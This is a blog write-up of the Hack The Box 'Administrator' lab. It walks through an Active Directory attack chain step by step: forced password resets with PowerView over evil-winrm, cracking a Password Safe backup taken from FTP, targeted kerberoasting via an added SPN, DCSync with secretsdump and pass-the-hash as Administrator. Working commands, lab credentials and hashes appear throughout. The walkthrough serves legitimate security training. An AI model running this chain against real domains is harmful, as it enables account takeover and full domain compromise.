
I found this machine quite easy. I thought pretty quickly of running BloodHound and figuring out the attack chain to get to the Benjamin user. Once I got them, I wandered around for a while. Started to think that I couldn’t get anywhere with that Share Moderators group which seemed uninteresting. I was starting to think of ways to maybe add this and that user to this and that other group and maybe get something done… The strategies started to get confused in my head so I just decided to look the first hint up and as soon as I saw the FTP server mentioned it struck me as obvious that I should have tried to access it with the new credentials that I got. After that, cracking the Password Safe database, adding a SPN to the Ethan to crack their TGT and DCSync the domain was pretty straight forward.
I was shocked to realize that this machine was Medium, I thought for sure it must have been really easy! I’m sure this means I’m getting better in some ways.
Enumeration Link to heading
We are given credentials for this box: Olivia:ichliebedich. It’s unusual but let’s run with it.
We immediately see the FTP that seems interesting. However, there is no anonymous access and Olivia’s credentials don’t work:
ftp anonymous@administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
331 Password required
Password:
530 User cannot log in.
ftp: Login failed.
ftp olivia@administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
331 Password required
Password:
530 User cannot log in, home directory inaccessible.
ftp: Login failed.
Alright, let’s move on.
We can straight up run bloodhound in order to enumerate the domain:
sudo bloodhound-python -u 'olivia' -p 'ichliebedich' -ns 10.10.11.42 -d administrator.htb -c all
And looking at the user we control: olivia@administrator.htb we see the following chain of control:

As Olivia, we have GenericAll privileges over the Michael user, which grants us ForceChangePassword that we can use like the following.
Exploitation Link to heading
Remote powershell to the target:
evil-winrm -i administrator.htb -u Olivia -p ichliebedich
Import PowerView:
*Evil-WinRM* PS C:\Users\olivia> copy \\10.10.14.14\share\PowerView.ps1
*Evil-WinRM* PS C:\Users\olivia> Import-Module .\PowerView.ps1
And encode credentials for Olivia and then change Michael’s password:
*Evil-WinRM* PS C:\Users\olivia> $SecPassword = ConvertTo-SecureString 'ichliebedich' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\olivia> $Cred2 = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\olivia', $SecPassword)
*Evil-WinRM* PS C:\Users\olivia> $michaelPassword = ConvertTo-SecureString 'someNewPassword123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\olivia> Set-DomainUserPassword -Identity michael -AccountPassword $michaelPassword -Credential $Cred2 -Verbose
Verbose: [Get-PrincipalContext] Using alternate credentials
Verbose: [Set-DomainUserPassword] Attempting to set the password for user 'michael'
Verbose: [Set-DomainUserPassword] Password for user 'michael' successfully reset
As Michael, we can repeat the procedure and change Benjamin’s password:
*Evil-WinRM* PS C:\Users\michael> Import-Module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\michael> $SecPassword = ConvertTo-SecureString 'someNewPassword123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael> $Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\michael', $SecPassword)
*Evil-WinRM* PS C:\Users\michael> $benjaminPassword = ConvertTo-SecureString 'Fraction-Elite5-Lusty' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael> Set-DomainUserPassword -Identity benjamin -AccountPassword $benjaminPassword -Credential $Cred -Verbose
Verbose: [Get-PrincipalContext] Using alternate credentials
Verbose: [Set-DomainUserPassword] Attempting to set the password for user 'benjamin'
Verbose: [Set-DomainUserPassword] Password for user 'benjamin' successfully reset
*Evil-WinRM* PS C:\Users\michael>
We cannot use evil-winrm to connect remotely as benjamin to any machine, since this user is not in the Remote Management Users group. Benjamin is a member of the Share Moderators group. This group does not seem to have any privilege over anyone.
We do find that benjamin can authenticate to the FTP server (which is not the case for any other users that we find on the system). Looking in, we find that there is just one file:
ftp benjamin@administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
We can also try downloading all files from the FTP server just in case:
mkdir ftp_dir
wget -m --no-passive ftp://benjamin:Fraction-Elite5-Lusty@administrator.htb
We just get this Backup.psafe3 file. Searching the internet, we find that this kind of file is from a software called: Password Safe. We download the software from the AUR repository:
yay -Ss passwordsafe
aur/passwordsafe-bin 1.22.0-1 (+1 0.28)
    Popular secure and convenient password manager(Prebuilt version)
aur/passwordsafe-git r13263.98a688fb6-1 (+4 0.00)
    Simple & Secure Password Management
extra/secrets 12.0-1 (451.4 KiB 2.6 MiB) [gnome-circle]
    Password manager for GNOME which makes use of the KeePass v.4 format
aur/passwordsafe 1.22.0-1 (+32 0.01)
    Simple & Secure Password Management

yay -S passwordsafe
The install takes quite some time.
When trying to open it, we are prompted with a password:

We don’t have the password though.
Checking out the internet for that kind of stuff, we find this website that extracts hashes, but isn’t that useful especially compared to the hashcat wiki where you can ctrl+f for pwsafe or psafe and find the 5200 mode which can crack full .psafe3 files.
The command is:
hashcat -m 5200 ftp_dir/administrator.htb/Backup.psafe3 $(locate rockyou.txt)
We get a password:
ftp_dir/administrator.htb/Backup.psafe3:tekieromucho
We enter it in the window shown previously, and find the contents of this password database.

We note all these usernames and passwords in a file:
alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur
Escalation Link to heading
Looking around, we see that the user Ethan has DCsync privilege over the domain, and Emily has GenericWrite over Ethan.

We can leverage GenericWrite by creating a fake SPN for the target user, kerberoast it and get its password.
Let’s authenticate as Emily, import PowerView and change Ethan’s SPN:
evil-winrm -i administrator.htb -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Then:
copy \\10.10.14.14\share\PowerView.ps1
Import-Module .\PowerView.ps1
$emilyPass = ConvertTo-SecureString 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\emily', $emilyPass)
Then add the SPN:
Set-DomainObject -Credential $Cred -Identity ethan -SET @{serviceprincipalname='tester/maxispn'}
Query the SPN and save it to a file:
Get-DomainSPNTicket -Credential $Cred tester/maxispn > ethan_spn
Retrieve the file:
copy ethan_spn \\10.10.14.14\share\
It looks like:
SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : tester/maxispn
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$tester/maxispn*$9763A9E0B5C4D16DC39C796CEE07296F$81136433A30A12A6DF76818FBCE77002A4A97DEFF5F4A626347236A7E88CDA21E3EAE26C517091FFC5DAF4880A3AA75EFDE86EC690754BF304CBB08D6B23193949A48C4308AC0DB4D137
B34326CFCB0EA06620895494492C1D8A6A61C21911B30FB07600180BFBD576A651DA1A31F3E74F4B2B6241E144BB112C37FAF69855747BE4A47035D6CD178039EE600EC6F2FC4F5FD89054EB80AC587DC5432C47A5FF3190B10EF7728E7C267C2915E54BBE9A24FDC7F738F983D29C4A79
C142CF5379BDAC8A3B735A5E8ABC6FD3045F1DC775667CACD282C478DE0CEDD8F33190EF126E1FEE32C4D4060290AFAA8ADCCED50FFED9C188F1586AABE910750356100187437B4B30D18375AE2B96336E161755FDD46AFED9FB9F5D045FC4EA1F2B8D282656D745FE09B52EDD6DB34C6A
DE4AF0494365AB515011D785E4D5BFC9ABCF4CD7C9CD5E8D5EBA59E82A925F96CFF9173F6F66EDF16175BE458D2E8717D0BD923783B30FF2C6431B513AC8A332894AC0497A6E799C9AB8B4A24CF842EAE6D69D4EBBD0829EDFAE67D9C83BFE8EBF4E38067AADF097DDDE6BC13636A3C0C1
6D0309EB6149C37AFD0F3F60F3C0CEFCE0670346AC9238E516EB5F903937042A2397E9DAC0DE9A2E43B597B96D1A1C77B5C1F0650D34E59172ACE963E0674D1C2616F12635073061E9F867273D4EF75B7EAC922FF1F788AEC09D208E32EDFF975FD7D14BA44C09AA8E9B9FB0342F4E5EAF
4DF45107885B012D50014B8CF808B662B9C18C6B8CDFF36E3F9509752E4F2B9CB3C9C8B1CB0B2190DC5C908B29C5C07B2C54D08BE9697BB1F8EC05AB4F3F16E4EE55ABB7A28C529400876785B2767D5D901C00A92E76772703BB20702125A9760A380FF16906C84ABC5F2DB529AEF50549
F1DE4BA8A73B7D9EC4F9550D5422B3D77FCF449E3A50A719E421BBEF68BDA639660767008C4F9DA2D7D8AAFA7F80289FFC34FFE8A863B05DBC72C8C634E227894E25C066FE8613D5C5DB4298D297A032BAACAE51D60586524A890837D1CEBF71292D377179586ADE9B70B0940327D947C5
C83CE39E291BF2F25593FB01F13343F1A5EE39AD46A172EFBB4D695D22E17AD5F81251E4E1A23FF7D584EE7EA8B1A68A760149550D847966103F16AE788E5B032B63B79D85F5ED8AB2A3A8F51C27ADE57AFA42343E5B3564D8721455290258258D716359D1B07A36270FB4446D1EEF04FA
758B6F7EF35FB28C2348A24D2A4DFC943B7A24A876AF62AF810609E126222DBDE414969D62680CE891C9789CE896587463D18AA6DBDA99B3BBAB2A1F2DE1D2BDB2150907CF54FB092DBC268AB6E4BD76F040F80C6735752DBC1D7C50623425712FC8EC03DD0B53D1D87F91162A719FDA37
CBDF73FFBAEC7E88A7E5024162AC44951C260C64D2FC14B599EA6AD92DCCF78E22D302A3E434A5AA07A80EDD29A6FF45701EDE5E34639C1D0055CC45DF6BE83F915721D35C4DFA5AEB1CD43D129BE63E5C86A2B108512FCD8209BFD9A5BE7FF91933B4F023F97BBA79E51F4226E8104DC2
26FADC54E1CFD625CC6874E729B9984954A23B94D2F3693DA43433E36EA65DC156364B9524C6F57B4223CAD12054E40AAE51DE6AD85A30F0A8E88F749032FF0B7CB673D3177C296A6C44EA4F7C9DAC3828710ABC35AAFF3156BF46DC62BAFE159493CACF3271AED08B6F92AED7C67A63FE
2DA0021146
The file is in a certain format but you can remove all the newlines and copy just the TGT hash and save it to a ethan.tgt file that simply looks like:
cat ethan.tgt
$krb5tgs$23$*UNKNOWN$UNKNOWN$tester/maxispn*$9763A9E0B5C4D16DC39C796CEE07296F$81136433A30A12A6DF76818FBCE77002A4A97DEFF5F4A626347236A7E88CDA21E3EAE26C517091FFC5DAF4880A3AA75EFDE86EC690754BF304CBB08D6B23193949A48C4308AC0DB4D137B34326CFCB0EA06620895494492C1D8A6A61C21911B30FB07600180BFBD576A651DA1A31F3E74F4B2B6241E144BB112C37FAF69855747BE4A47035D6CD178039EE600EC6F2FC4F5FD89054EB80AC587DC5432C47A5FF3190B10EF7728E7C267C2915E54BBE9A24FDC7F738F983D29C4A79C142CF5379BDAC8A3B735A5E8ABC6FD3045F1DC775667CACD282C478DE0CEDD8F33190EF126E1FEE32C4D4060290AFAA8ADCCED50FFED9C188F1586AABE910750356100187437B4B30D18375AE2B96336E161755FDD46AFED9FB9F5D045FC4EA1F2B8D282656D745FE09B52EDD6DB34C6ADE4AF0494365AB515011D785E4D5BFC9ABCF4CD7C9CD5E8D5EBA59E82A925F96CFF9173F6F66EDF16175BE458D2E8717D0BD923783B30FF2C6431B513AC8A332894AC0497A6E799C9AB8B4A24CF842EAE6D69D4EBBD0829EDFAE67D9C83BFE8EBF4E38067AADF097DDDE6BC13636A3C0C16D0309EB6149C37AFD0F3F60F3C0CEFCE0670346AC9238E516EB5F903937042A2397E9DAC0DE9A2E43B597B96D1A1C77B5C1F0650D34E59172ACE963E0674D1C2616F12635073061E9F867273D4EF75B7EAC922FF1F788AEC09D208E32EDFF975FD7D14BA44C09AA8E9B9FB0342F4E5EAF4DF45107885B012D50014B8CF808B662B9C18C6B8CDFF36E3F9509752E4F2B9CB3C9C8B1CB0B2190DC5C908B29C5C07B2C54D08BE9697BB1F8EC05AB4F3F16E4EE55ABB7A28C529400876785B2767D5D901C00A92E76772703BB20702125A9760A380FF16906C84ABC5F2DB529AEF50549F1DE4BA8A73B7D9EC4F9550D5422B3D77FCF449E3A50A719E421BBEF68BDA639660767008C4F9DA2D7D8AAFA7F80289FFC34FFE8A863B05DBC72C8C634E227894E25C066FE8613D5C5DB4298D297A032BAACAE51D60586524A890837D1CEBF71292D377179586ADE9B70B0940327D947C5C83CE39E291BF2F25593FB01F13343F1A5EE39AD46A172EFBB4D695D22E17AD5F81251E4E1A23FF7D584EE7EA8B1A68A760149550D847966103F16AE788E5B032B63B79D85F5ED8AB2A3A8F51C27ADE57AFA42343E5B3564D8721455290258258D716359D1B07A36270FB4446D1EEF04FA758B6F7EF35FB28C2348A24D2A4DFC943B7A24A876AF62AF810609E126222DBDE414969D62680CE891C9789CE896587463D18AA6DBDA99B3BBAB2A1F2DE1D2BDB2150907CF54FB092DBC268AB6E4BD76F040F80C6735752DBC1D7C50623425712FC8EC03DD0B53D1D87F91162A719FDA37CBDF73FFBAEC7E88A7E5024162AC44951C260C64D2FC14B599EA6AD92DCCF78E22D302A3E434A5AA07A80EDD29A6FF45701EDE5E34639C1D0055CC45DF6BE83F915721D35C4DFA5AEB1CD43D129BE63E5C86A2B108512FCD8209BFD9A5BE7FF91933B4F023F97BBA79E51F4226E8104DC226FADC54E1CFD625CC6874E729B9984954A23B94D2F3693DA43433E36EA65DC156364B9524C6F57B4223CAD12054E40AAE51DE6AD85A30F0A8E88F749032FF0B7CB673D3177C296A6C44EA4F7C9DAC3828710ABC35AAFF3156BF46DC62BAFE159493CACF3271AED08B6F92AED7C67A63FE2DA0021146
and crack that:
hashcat ethan.tgt $(locate rockyou.txt)
We find the password: ethan:limpbizkit that we can add to our found credentials.
Now, we should be able to run the DCSync attack:
secretsdump.py -outputfile htb_hashes -just-dc ADMINISTRATOR/ethan@administrator.htb
We use the Administrator’s hash:
cat htb_hashes.ntds
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
<SNIP>
And then connect using the Administrator’s hash:
evil-winrm -i administrator.htb -u Administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e
And finally get the root flag:
type ..\Desktop\root.txt
Cleanup Link to heading
We can’t put the passwords back to what they were because we simply don’t know them, the only thing we can do is remove the SPN for the Ethan user. Not much but better than nothing:
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-DomainObject -Identity ethan -Clear serviceprincipalname
‘Til next time, take care of yourselves folks!